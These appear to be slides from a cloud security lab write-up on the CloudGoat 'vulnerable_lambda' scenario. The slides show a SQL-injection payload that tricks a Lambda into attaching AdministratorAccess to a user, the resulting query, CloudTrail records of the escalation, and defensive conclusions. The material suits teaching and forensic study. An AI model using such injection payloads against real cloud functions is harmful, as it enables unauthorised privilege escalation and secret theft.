
# Exploit – Try exploit!

**'{"policy_names": ["AdministratorAccess'"'"' --"], "user_name": "cg-bilbo-vulnerable_lambda_cgidg94iyt3py1"}'**


SELECT policy_name FROM policies WHERE policy_name='**AdministratorAccess'--**' AND public='True'



# Exploit – Get list of secrets



# Exploit – Get target secret



# Analyze CloudTrail log of this scenario(1)

| | | | | |
|---|---|---|---|---|
| CreateLogStream | August 20, 2023, 03:27:13 (UTC+09:00) | vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1 | logs.amazonaws.com | - |
| CreateLogGroup | August 20, 2023, 03:27:13 (UTC+09:00) | vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1 | logs.amazonaws.com | - |
| CreateLogStream | August 20, 2023, 03:27:13 (UTC+09:00) | vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1 | logs.amazonaws.com | - |
| AttachUserPolicy | August 20, 2023, 03:27:10 (UTC+09:00) | vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1 | iam.amazonaws.com | AWS::IAM::User, AWS::IAM::Policy |
| PutRolePolicy | August 20, 2023, 03:01:51 (UTC+09:00) | BoBDF12StudentShared | iam.amazonaws.com | AWS::IAM::Policy, AWS::IAM::Role |
| CreateRole | August 20, 2023, 03:01:50 (UTC+09:00) | BoBDF12StudentShared | iam.amazonaws.com | AWS::IAM::Role, AWS::IAM::Role, AWS::IAM::Role |
| CreateFunction20150331 | August 20, 2023, 03:01:44 (UTC+09:00) | BoBDF12StudentShared | lambda.amazonaws.com | AWS::Lambda::Function |
| PutRolePolicy | August 20, 2023, 03:01:31 (UTC+09:00) | BoBDF12StudentShared | iam.amazonaws.com | AWS::IAM::Policy, AWS::IAM::Role |
| CreateRole | August 20, 2023, 03:01:30 (UTC+09:00) | BoBDF12StudentShared | iam.amazonaws.com | AWS::IAM::Role, AWS::IAM::Role, AWS::IAM::Role |
| PutUserPolicy | August 20, 2023, 03:01:30 (UTC+09:00) | BoBDF12StudentShared | iam.amazonaws.com | AWS::IAM::User, AWS::IAM::Policy |
| CreateAccessKey | August 20, 2023, 03:01:30 (UTC+09:00) | BoBDF12StudentShared | iam.amazonaws.com | AWS::IAM::AccessKey, AWS::IAM::User |
| PutSecretValue | August 20, 2023, 03:01:30 (UTC+09:00) | BoBDF12StudentShared | secretsmanager.amazonaws.com | AWS::SecretsManager::Secret |
| CreateUser | August 20, 2023, 03:01:29 (UTC+09:00) | BoBDF12StudentShared | iam.amazonaws.com | AWS::IAM::User, AWS::IAM::User, AWS::IAM::User |
| CreateSecret | August 20, 2023, 03:01:29 (UTC+09:00) | BoBDF12StudentShared | secretsmanager.amazonaws.com | AWS::SecretsManager::Secret |

# Analyze CloudTrail log of this scenario(2)


```
{
  "eventVersion": "1.08",
  "userIdentity": {
    "type": "AssumedRole",
    "principalId": "AROA25GOLLJ6C7BHP5HWK:vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1",
    "arn": "arn:aws:sts::749904550524:assumed-role/vulnerable_lambda_cgidg94iyt3py1-
policy_applier_lambda1/vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1",
    "accountId": "749904550524",
    "accessKeyId": "ASIA25GOLLJ6D2652GG3",
    "sessionContext": {
      "sessionIssuer": {
        "type": "Role",
        "principalId": "AROA25GOLLJ6C7BHP5HWK",
        "arn": "arn:aws:iam::749904550524:role/vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1",
        "accountId": "749904550524",
        "userName": "vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1"
      },
      "webIdFederationData": {},
      "attributes": {
        "creationDate": "2023-08-19T18:27:09Z",
        "mfaAuthenticated": "false"
      }
    }
  },
```

```
  "eventTime": "2023-08-19T18:27:10Z",
  "eventSource": "iam.amazonaws.com",
  "eventName": "AttachUserPolicy",
  "awsRegion": "us-east-1",
  "sourceIPAddress": "18.212.63.166",
  "userAgent": "Boto3/1.26.90 Python/3.9.17 Linux/4.14.255-311-248.529.amzn2.x86_64 exec-
env/AWS_Lambda_python3.9 Botocore/1.29.90",
  "requestParameters": {
    "userName": "cg-bilbo-vulnerable_lambda_cgidg94iyt3py1",
    "policyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
  },
  "responseElements": null,
  "requestID": "aa216ff4-dc50-4df4-83ce-fce45a794672",
  "eventID": "178ee8fc-116e-49b6-86ff-bec52e452fcc",
  "readOnly": false,
  "eventType": "AwsApiCall",
  "managementEvent": true,
  "recipientAccountId": "749904550524",
  "eventCategory": "Management",
  "tlsDetails": {
    "tlsVersion": "TLSv1.2",
    "cipherSuite": "ECDHE-RSA-AES128-GCM-SHA256",
    "clientProvidedHostHeader": "iam.amazonaws.com"
  }
}
```

# Conclusion

- When using the lambda function, you need to verify the security of the source code.
- Consider setting the "sts:AssumeRole" policy for public accounts.
- Consider setting policies related to 'lambda' for public accounts.